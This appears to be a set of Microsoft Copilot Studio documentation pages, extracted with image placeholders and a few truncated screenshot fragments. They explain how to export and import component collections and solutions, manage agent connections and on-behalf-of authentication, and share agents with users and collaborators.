
1. On the side bar, select the three dots (...), then select **Component collections**.
2. Open the collection you want to export.

3. On the top menu bar, select **Export**.

The export begins, and a notification bar appears. When the export is ready, the notification changes to include a link to download the collection as a .zip file.

To import a collection:

1. In Copilot Studio, ensure the environment where you want to import your collection is selected:



2. Open the agent you want to connect to the collection, and then select **Settings** on the top bar.
3. Select **Component collections** on the side menu, and then select **Import solution**.
4. In the panel that appears, select **Browse files** and then choose the exported collection.
5. The details of the collection are shown. You can exclude plugin steps and flows under the **Advanced settings** section.

 **Tip**

If you try to import a collection into the same environment where you exported it from, you'll see an error message. Confirm you're in the targeted environment that doesn't contain the collection.

6. Select **Next**. The import panel closes, and a message shows the collection was imported successfully.

Use solutions for complex collections

You can also use solutions to export agent components from one environment and import them into another. The solution acts as a carrier for the components. You can export and import multiple agent components in one solution.

Generally, use solutions for complex component collections. For example, if your collection has [connectors](#) or [environment variables](#).

Create a solution

1. Go to the [Solutions](#) page.
2. Select **New solution**.
3. Enter the following information for the new solution:
 - **Display name**: The name to show in the list of solutions. You can change it later.
 - **Name**: The unique name of the solution, generated from **Display name**. You can only change it *before* you save the solution.
 - **Publisher**: Select the default publisher or create a new one. Consider creating a single publisher and use it consistently across all environments for your solution. Learn more about [solution publishers](#).
 - **Version**: Enter a number for the version of your solution. The version number is included in the file name when you export the solution.
4. Select **Create**.

Add component collections to a solution

1. Go to the [Solutions](#) page, and open the desired solution if it isn't already.
2. Select **Add existing**, point to **Agent**, and select **Component collection**.

A panel appears, showing all available component collections.

3. Select the component collections you want to export, and then select **Add** at the bottom of the panel.

Export a solution to share component collections in other environments

You export and import component collections by exporting and importing the solutions that contain them from one environment to another.

1. Go to the [Solutions](#) page.
2. Select the three dots (:) for the solution that contains the component collections you want to export, and then select **Export solution**.
3. Enter or select the following options:
 - **Version number:** Copilot Studio automatically increments your solution version. You can accept the default or enter your own.
 - **Export as:** Select the package type, either **Managed** or **Unmanaged**. Learn more about [managed and unmanaged solutions](#).
4. Select **Export**. The export might take several minutes to complete. Watch the status message at the top of the **Solutions** page.
5. When the export is finished, select the **Download** button to download a .zip file.

The file name has this format: SolutionName_Version_SolutionType.zip—for example, ContosoSolution_1_0_0_1_managed.zip.

Import a solution to add component collections to an environment

1. Go to the [Solutions](#) page.
2. Select the environment where you want to import your component collection.
3. Select **Import solution**.
4. In the **Import** panel, select **Browse**, select the .zip file that contains the solution with your component collection, and then select **Next**.
5. Select **Import**. The import might take several minutes to complete. Watch the status message at the top of the **Solutions** page.

6. Wait a few moments while the import completes.

If the import isn't successful, select **Download log file** to download an XML file that contains details about what caused the import to fail. The most common reason an import fails is that the solution doesn't contain some required components.

Add imported component collections to your agent

After importing a component collection, you can use it in your agents.

1. Open the agent where you want to use the component collection.
2. Go to the **Settings** page and select **Component collections**.
3. Next to the imported component collection, select the three dots (...) and select **Add to agent**.

A message appears prompting you to confirm.

4. Select **Add to agent**.

The name of your agent appears under **Active for** for this component collection.

5. Review the components from the imported collection, and publish the agent to make the changes available to your customers.

Add components to a component collection in a custom solution

If you add new agent components to a component collection in Copilot Studio, you must also add them to any unmanaged solution that refers to this component collection.

1. Go to the [Solutions](#) page, and open the unmanaged solution that contains the component collection to update.
2. In the **Objects** pane, select **Agent component collections**.
3. Select the three dots (:) for the collection you want to update, point to **Advanced**, and select **Add required objects**.
4. Select **OK**.

In the **Objects** pane, you can select **Agent components** to verify that the expected components now appear.

Open the solution explorer

In Copilot Studio, select the three dots (...) on the side bar, and then select **Solutions**.

The **Solutions** page opens in a new browser tab.

Last updated on 12/24/2025

Create and manage solutions in Copilot Studio

When you create an agent in Copilot Studio, the agent is created within a Power Platform [solution](#). You can create custom solutions to manage your agents across multiple [environments](#), or for pipeline deployments and other application lifecycle management (ALM) scenarios.

You can view, export and import solutions, set your preferred or default environment, configure pipelines, and customize and manage your solutions directly in Microsoft Copilot Studio.

Solutions can be useful if you use [different environments for different purposes](#), or you employ ring-deployment methodologies. For example, you might have an environment to test and validate agents, another environment to test agents for only a subset of users, and a production environment where you share agents with customers.

Prerequisites

- The solution explorer in Copilot Studio inherits the security role privileges of the user. This means a user can only perform the solution-management tasks in Copilot Studio that they can perform in the Power Apps admin center. Ensure your users have the correct roles and permissions to manage solutions. Learn more about [configuring user security in an environment](#).
- Familiarity with Power Apps [solution concepts](#).

View solutions in Copilot Studio

A solution acts as a "carrier" for your agents. When you create an agent, the agent is automatically added to a default solution, [which you can change](#).

You can view the solution that contains your agent in the solution explorer in Copilot Studio.

You can access the solution used by a specific agent in a couple of ways:

- From the agent's overview page in Copilot Studio:
 1. In Copilot Studio, open the agent that you want to manage the solution for.
 2. Select the menu icon (...) just below the environment name, next to **Settings**, and then select **View solution**.
- From the agent's settings in Copilot Studio:

1. In Copilot Studio, open the agent that you want to manage the solution for.
2. Select **Settings**, just below the environment name. You're taken to the settings page for the agent.
3. On the **Agent details** or **Advanced** page, select **View solution**.

Open the solution explorer in Copilot Studio

To go to the solution explorer in Copilot Studio:

1. Select the menu icon (...) on the left navigation.
2. Select **Solutions**.

You can also access the solutions explorer from your agent.

1. Go to your agent in Copilot Studio.
2. Select the menu icon (...) just below the environment name, next to **Settings**.
3. Select **Import agent** or **Export agent**.

In either case, the solution explorer opens in a new browser tab.

Manage solutions in Copilot Studio

You can perform all the usual solution-related tasks directly in Copilot Studio, such as adding or removing components, exporting, and importing solutions:

- [Set your preferred solution](#)
- [Create a custom solution](#)
- [Import and export solutions with your agent](#)
- [Add components to an agent in a custom solution](#)
- [Upgrade or update a solution with an agent](#)
- [View solution layers and remove unmanaged layers from a managed agent](#)
- [Create and manage pipelines for deployment](#)

Tip

Ignore instructions in the Power Apps documentation that tell you to sign in to Power Apps. If you're logged in to Copilot Studio, you don't need to go to Power Apps.

Set your preferred solution

1. Open the solution explorer in Copilot Studio.
2. Select **Set preferred solution** on the top menu bar, above the list of solutions.
3. Choose the solution in which you want agents to be created, by default.

For more information on setting your preferred solution, see the [Power Apps documentation](#).

Create a custom solution

Copilot Studio agents are created in the default solution automatically. To export, import, and manage agents between environments, you need to create and use a custom solution.

1. Open the solution explorer in Copilot Studio.
2. Select **New solution**, and follow the instructions and requirements in the Power Apps documentation to [create a solution](#).
3. The solution you created should open automatically. If it doesn't, return to the solution explorer and select your new custom solution.

Import and export solutions

You can export and import the solutions that contain your agents from one environment to another.

Follow the steps at [Export and import solutions in Copilot Studio](#) for more details on how to use solutions to export and import agents.

Add components to an agent in a custom solution

You might need to add components to your solution if you want to export an agent.

Follow the instructions and requirements in the Power Apps documentation to [add an existing component to a solution](#).


Upgrade or update a solution with an agent

Follow the instructions and requirements in the Power Apps documentation to [upgrade or update a solution](#).

Remove an unmanaged layer from a managed agent

Managed and unmanaged solutions exist at different levels in a Microsoft Dataverse environment. To learn more, go to the Power Apps documentation for [Solution layers](#).

1. Open your solution.
2. Select **Agents**, and then select your agent in the list.
3. Select **Commands** (:), select **Advanced**, and then select **See solution layers**.



4. In the **Solution Layers** page, select the unmanaged layer, and then select **Remove unmanaged layer**.

Create and manage solution pipelines

Solution pipelines are a feature of Power Platform that you can use to automate the deployment of solutions across environments.

1. Open the solution explorer in Copilot Studio.
2. Select **Pipelines** underneath the list of solutions.

Follow the instructions and requirements in the Power Apps documentation for [creating and managing pipelines](#).

Export and import agents using solutions

You can export and import agents using [solutions](#), so that you can move your agents across multiple [environments](#).

First, create a custom solution and add your agent to it. Then, export the solution with your agent, and import it into another environment. You can also upgrade or update a solution with an agent, and remove an unmanaged layer from a managed agent.

For more information on the solution explorer in Copilot Studio, see [View and manage solutions in Copilot Studio](#).

ⓘ Note

You can't export [topic-level or node-level comments](#) when you export an agent.

Prerequisites

- You must have at least the System Customizer security role to use this feature. Learn more about [configuring user security in an environment](#).
- You should be familiar with solution concepts, as described in [Solution concepts](#), and [Create and manage solutions in Copilot Studio](#).

Things to know

- You can't export [topic-level or node-level comments](#) when you export an agent.

ⓘ Note

When you export and import an agent using solutions, not all agent components are included.

The agent instructions (main prompt) are included. However, some components such as custom topics and knowledge sources might not be included if they're stored as separate resources or Dataverse tables, depending on how they're created or linked.

- Removing an agent from a solution doesn't remove its components from the solution. You should remove the components separately.

Warning

Don't remove unmanaged agents components, such as agent topics, directly from the solution unless you also remove the agent from the solution.

You should only make changes to topics as part of the standard authoring process in the Copilot Studio UI. Removing or changing an agent's components directly from the solution causes the export and import to fail.

- You can't export managed solutions. When you create a solution, it's unmanaged by default. If you [change it to a managed solution](#), you can't export it. You need to create a new solution.
- You can't export a solution that contains an agent with periods (.) in the name of any of its topics.

Create a custom solution and add your agent

1. To create a new solution in the Copilot Studio solution explorer, follow the steps in [Create and manage solutions in Copilot Studio](#).
2. The solution you created opens automatically. If it doesn't, select it in the list of solutions.
3. Select **Add existing**, then select **Agent**, and then select **Agent** again.
4. In the **Add existing agents** list, select the agents you want to export, and then select **Add**.

Note

For a **Classic** chatbot:

If you're using [skills](#), remove the skill's environment variable **Current Value** by selecting **Remove from this solution**.

Current Value

Override the default value by setting the current value for your environment.

https://flightoffshoretest.azurewebsites....



Remove this va
shouldn't be us

Remove from this solution

Delete from this environment

Removing an agent from a solution doesn't remove its components from the solution. You must remove the components separately.

Add components to an agent in a custom solution

If you add components, such as topics or flows, to your agent in Copilot Studio, you must also add them to the agent in your unmanaged solution before you export.

1. [Open the solution explorer in Copilot Studio.](#)
2. Select the solution that contains your agent.
3. In the **Objects** pane, locate your agent under **Agents**.
4. Select the three dots (:), select **Advanced**, and then select **Add required objects**.

Review the instructions and requirements in the Power Apps documentation to [add an existing component to a solution](#).

Add custom connectors to your solution

If your agent uses custom connectors, follow the steps in [Create custom connectors in solutions](#) and learn about known limitations.

Important

You must import custom connectors first, then the connection reference with the agent solution.

Add Power Automate flows

When you use flows and environment variables, add the required objects for flows and environment variables.

1. [Open the solution explorer in Copilot Studio](#).
2. Select the solution that contains your agent.
3. In the **Objects** pane, locate your workflows.
4. Select the three dots (:), select **Advanced**, and then select **Add required objects**.

Add environment variables

To add environment variables, follow these steps:

1. [Open the solution explorer in Copilot Studio](#).
2. Select the solution that contains your agent.
3. If the solution doesn't have environment variables, select **Add existing**, select **More**, and then select **Environment variable**.
 - a. Select the required environment variables.
 - b. Select **Next** and then select **Add**.
4. If the solution already has all the environment variables, select the three dots (:), select **Advanced**, and then select **Add required objects** to ensure the solution has all the dependencies.

Customize components for managed solutions

To make components customizable in a managed solution, see [View and edit table managed properties](#).

Ensure your environment allows customization before importing managed solutions. Verify your environment doesn't block customizations or unmanaged solutions. Learn more in [Blocked unmanaged customizations in Dataverse](#).

Export the solution with your agent

You export and import agents by exporting and importing the solutions that contain them from one environment to another.

To export the solution with your agent, follow these steps:

1. [Open the solution explorer in Copilot Studio](#).
2. In the list of unmanaged solutions, select the solution that contains your agent.
3. Select **Export solution**. As in the Power Apps [export solutions](#) experience, the **Before you export** right pane appears.
4. The rest of the steps are the same as for exporting solutions in Power Apps. To finish [exporting the solution](#), follow the instructions and requirements in the Power Apps documentation.

Important

If your agent has a large number of components (for example, more than 250 topics or more than 100 entities), see [Export using the classic experience](#).

Import the solution with your agent

To import the solution with your agent into another environment, follow these steps:

1. In the target environment, [open the solution explorer in Copilot Studio](#).
2. Select **Import solution**. As in the Power Apps [import solutions](#) experience, the **Import a solution** right pane appears.
3. The rest of the steps are the same as for importing solutions in Power Apps. To finish [importing the solution](#), follow the instructions and requirements in the Power Apps documentation.

If the import isn't successful, select **Download log file** to download an XML file that contains details about what caused the import to fail. The most common reason an import fails is that the solution doesn't contain some required components.

1. In the solution explorer, select the new imported solution from the list.
2. In the **Objects** pane, select **Agents**. Then select the agent's name to open the agent in Copilot Studio in a new tab.

3. Configure [user authentication](#) for the agent again.

Important

- You must [publish your imported agent](#) before it can be shared.
- It might take up to 24 hours for your agent's icon to appear everywhere.

Export and import agents in Teams

In Microsoft Teams, you can export and import agents between individual teams by using the Power Apps Teams app.

For example, if you export a working agent from a Teams team (team A), and then import it into team B, you don't have to build it from scratch for team B.

Follow the instructions in [Export customizations from Dataverse for Teams](#).

When selecting the customizations to export, select the agent you want to export. Use the filter on the side pane to only show agents for a specific team.

The agent is saved to the *Downloads* folder on your computer.

To import in Teams, follow the instructions in [Import customizations into Dataverse for Teams](#).

Your agent appears in the Copilot Studio app in Teams, under the team you imported it into.

Last updated on 04/07/2026

Configure and manage connections

Summarize this article for me

Agents use tools and knowledge to perform actions on behalf of users and collect relevant contextual information. Developers often store these tools and knowledge sources in external systems, such as Microsoft Dataverse, Microsoft SharePoint, or other APIs. To access these resources securely, agents need to authenticate to establish *connections* between themselves and the external system. The agent can use either the agent author authentication or the user authentication, depending on the scenario.

In Microsoft Copilot Studio, you use connections to securely access authenticated services for tools and knowledge. You can create connections to various data sources, such as Microsoft Dataverse, Microsoft SharePoint, or external APIs.

View and manage agent connections

In Copilot Studio, you can view and configure the connections your agent uses on the **Connection Settings** page.

On the **Connection settings** page, you can configure and manage the connections your agent uses. You can view existing connections, create new ones, and edit or disconnect them as needed.

View connections on the Connection Settings page

1. Navigate to your agent page in Copilot Studio by selecting **Agents** and then selecting the agent you want to view.

The agent overview page opens.

2. Select **Settings** to open the agent **Settings** page.
3. Select **Connection Settings**.

A list is displayed in a table with all the connections associated with your agent. For each connection, you can view:

- Connection name
- Tools and knowledge sources using the connection
- Connection status

Manage connections		Refresh		
All	Connected	Expired	Not Connected	Stale
☐	Name	Used By	Status	Manage
☐	 Planner Microsoft Planner lets you easily bring together teams, tasks, documents, an...	1 tool	✖ Not Connected	Connect See details
☐	 Microsoft Dataverse Provides access to Microsoft Dataverse actions and triggers for Power Platfor...	1 tool	✔ Connected	Manage See details
☐	 SharePoint SharePoint helps organizations share and collaborate with colleagues, partne...	1 tool	✔ Connected	Manage See details

Connection status definitions

The connection status indicates the current state of the connection. Several possible statuses exist:

- **Connected:** The connection is active, and the agent can use it to access the associated tool or knowledge.
- **Not Connected:** There is no active connection. The agent can't access the associated tool or knowledge. You need to establish a connection.
- **Deactivated:** The connection is deactivated, possibly by an admin, and the agent isn't currently using it.
- **Expired:** The authentication credentials for the connection are expired and no longer valid. You need to reauthenticate the connection for the agent to access the associated tool or knowledge.
- **Stale:** The connection is no longer valid or usable, usually because it was dropped or timed out. You need to review and update or replace the connection for the agent to access the associated tool or knowledge.

Filter connections

If you have many connections on your agent, filter the list to find the connection you want to deal with. You can apply different filters to view connections based on their status, such as **Activated/Deactivated**, **Connected/Not Connected**, **Deactivated**, **Expired**, or **Connection Error**.

Select or create an individual connection

1. Under **Status** for the connection entry in the list, select the hyperlink beside the status to open the **Create or pick a connection** pane.
2. Select ... to open the **Connection** configuration.

3. Select an existing connection from the list or select **Add new connection** to create a new one.


If you select **Add new connection**, a connection setup pane opens. As needed, you might be prompted to sign in to the service or provide additional information to complete the connection setup.

4. When you're done, select **Submit** to save your changes.

The connection is now configured and associated with your agent, and your agent can use the connection to access the tools and knowledge.

View details and configure connection parameters

Under **Manage** for the connection entry in the list, select **See details** to view more detail about the connection.



Information appears in two tabs:

- **Details:** Displays the connection name, description, status, and creation details.
- **Connection parameters:** Displays the connection parameters, such as authentication details, API keys, or other required information and lets you configure the details.

Share connection parameters for On-Behalf-Of (OBO) authentication


For some connections that support single sign-on (SSO), you can set the connection to use On-Behalf-Of (OBO) authentication. In an OBO flow, the user delegates the agent to use the shared connection parameters with the service on the user's behalf. This authentication method is

useful when the agent needs to access resources that require user-specific permissions or when actions need to be performed in the context of a user's identity.

Enable parameter sharing for OBO

Under **Connection parameters** for the connection entry in the list, you can allow the user to authorize sharing specific connection parameters.

1. Under **Connection parameters**, turn on **Allow permission to share parameters**.



The screenshot shows the 'Connection parameters' tab in a settings panel. At the top, there's a toggle switch for 'Allow permission to share parameters' which is turned 'On'. Below this, there's a section titled 'Enter information so your agent works properly.' containing a 'Grant Type' dropdown menu set to 'code' and a 'Sharable' checkbox which is checked.

2. Select checkboxes for the parameters you want to allow the user to share.

The user is prompted to grant permission for these parameters when the agent uses OBO authentication.

User experience for OBO authentication

When the agent uses OBO authentication, the user is prompted to grant permission for the agent to use their connection parameters. The user can choose to allow or deny this permission. If the user allows it, the agent can access resources and perform actions on behalf of the user. The agent connects to the service transparently using the shared connection parameters.

Repeated connection prompts when using OAuth 2.0 with Microsoft Graph API tools

When you use **OAuth 2.0** authentication, each user must sign in and grant consent. When you share or host the agent, other users haven't consented yet, so they see the **Connect** card.

To avoid repeated prompts, you can try one of the following options for authentication:

- [Enable Teams single sign-on \(SSO\) with the on-behalf-of \(OBO\) flow](#): Users sign in once in Teams. No extra consent is required in chat.

- [Use application permissions \(service principal\)](#): The backend calls Microsoft Graph using app credentials. No user consent is required.
- [Use generic OAuth SSO for web-hosted agents](#): Your app handles sign-in and passes the token to the agent.
- [Grant admin consent for delegated scopes](#): Removes per-user permission prompts. An initial sign-in is still required.

ⓘ Note

- If your calls require *user-specific data*, use SSO.
- If calls are *tenant-wide*, use application permissions.

Related content

- [Configure OBO authentication for custom connectors](#)

Last updated on 02/19/2026

Share agents with other users

You can share your agents with others in either of the following ways:

- Grant security groups, or your whole organization, permission to chat with the agent.
- Invite users to collaborate on your agent project. Collaborators always have permission to chat with the agent.

ⓘ Note

You can only share an agent with users who have a Microsoft Copilot Studio per user license. Users who don't have a license can [sign up for a trial](#).

Prerequisites

- [User authentication](#) for the agent must be configured to **Authenticate manually**, with **Azure Active Directory** or **Microsoft Entra ID** as the provider.
- **Required user sign-in** must be enabled to manage who can chat with the agent in your organization.

Share an agent for chat

Web app

[Collaborators](#) with authoring permissions for a shared agent can always chat with it. However, you can also grant users permission to chat with an agent in Copilot Studio without granting them authoring permissions.

To grant users permission to only chat with the agent, you can:

- Share your agent with individual users.
- Share your agent with a security group.
- Share your agent with everyone in your organization.

ⓘ Note

When sharing an agent for *chat*, you can't share it with Microsoft 365 groups with `SecurityEnabled` set to false. To change this setting, see [Share an app with Microsoft 365 groups](#) in the Power Apps documentation.

Important

Sharing Copilot Studio agents that have connections to external services such as Azure Databricks Genie can be challenging because connections are tied to the identity of each individual agent user. This behavior explains why an agent might work for you but not for other users.

To address this behavior, use one of the following approaches:

- Use a *service principal* for authentication, if supported.
- Configure *environment-level connections* so the agent runs using a shared, non user-specific identity.
- Require users to *authenticate individually* when OAuth-based authentication is required.

Share an agent with security groups

Share an agent with security groups so their members can chat with it.

1. Open the agent you want to share in Copilot Studio.
2. On the top menu bar, select the three dots (...), and then select **Share**.
3. Enter the name of every security group that you want to share the agent with.
4. Review the permissions for each security group.
5. If you want to let users know you shared the agent with them, select the three dots (...) at the top of the sharing screen, select **Use Classic Sharing**, and then select **Send an email invitation to new users** at the bottom of the screen.

Note

Users can only receive an email invitation if their security group has email enabled. Alternatively, select **Copy link** and then share the link directly with the users to inform them that they can now chat with your agent.

6. Select **Share** to share the agent with the security groups you specified.

Share an agent with everyone in the organization

You can share your agent so that everyone in the same organization as the agent can chat with it.

1. Open the agent you want to share in Copilot Studio.
2. On the top menu bar, select the three dots (...), and then select **Share**.
3. Select **Everyone in <OrganizationName>** (where *<OrganizationName>* is your organization's name).
4. Select **User - can use the agent**.

ⓘ **Note**

Copilot Studio doesn't send email invitations to everyone in an organization. To inform users that they can now chat with your agent, select **Copy link** and then share the link directly with the users.

5. Select **Share** to share the agent with everyone in the organization.

Share an agent for collaborative authoring

Web app

When you share an agent with others for *collaborative authoring*, you give them permission to view, edit, configure, share, and publish the agent. They can't delete the agent. You can only share agents for collaborative authoring with individual users in your organization.

ⓘ **Important**

Sharing for collaborative authoring isn't a simple share operation: the coauthors must have the **Environment Maker** Dataverse security role. If a potential coauthor doesn't yet have this role, you must have the **System Administrator** Dataverse security role so that Copilot Studio can assign the required role to that person on your behalf. If you and your potential coauthor don't have the required security roles, ask your system administrator for assistance.

1. Open the agent you want to share in Copilot Studio.

2. On the top menu bar, select the three dots (...), and then select **Share**.
3. Enter the name or email address of each user that you want to share the agent with.
4. Review the permissions for each user.
5. If you want to let the collaborators know you shared the agent with them, select the three dots at the top of the sharing screen (...), select **Use Classic Sharing**, and then select **Send an email invitation to new users** at the bottom of the screen.

 Note

Users can only receive an email invitation if their security group has email enabled. Alternatively, select **Copy link** and then share the link directly with the users to inform them that they can now chat with your agent.

6. Select **Share** to share the agent with the users you specified.

 Important

If a user isn't already a [member of the environment](#) for the shared agent, it can take up to 10 minutes before the agent becomes available in Copilot Studio for this user.

Collaborate on agents

After you share an agent with other users, they can all edit its topics.

On the **Topics** page, the **Editing** column shows who's working on topics. Select a person's icon to quickly chat with them in Teams or send them an email.

This information helps prevent conflicts when multiple authors work on the same topic.

 Note

The list of authors in the **Editing** column refreshes only when the page loads.

When you open a topic for editing, icons at the top of the authoring canvas also show who's currently working on this topic.

If an author doesn't make any changes to the topic, disconnects their computer, or closes the browser window, they're considered to have abandoned the topic. After 30 minutes of inactivity, the user isn't identified as editing the topic.

Occasionally, multiple authors make changes to a topic and attempt to save their changes concurrently. For example, you might open and start editing a topic. Your coworker opens the same topic, makes a small change, and saves it. Then, when you finish editing the topic and attempt to save it, Copilot Studio detects a conflict. When a conflict happens, Copilot Studio prevents you from overwriting your coworker's changes by offering you two options:

- Select **Discard changes** to reload your agent with the latest changes (discarding your work).
- Select **Save copy** to save a copy of the topic (keeping your changes in a copy of the topic).

If you save your changes as a new topic, you can then review your coworker's changes, merge the two topics, and delete the copy when you're done.

Stop sharing an agent

Web app

You can stop sharing an agent with individual users, a security group, or everyone in your organization.

Stop sharing with security groups

1. On the top menu bar, select the three dots (...) and then select **Update**. (If you're using the classic sharing panel, select **Share**.)
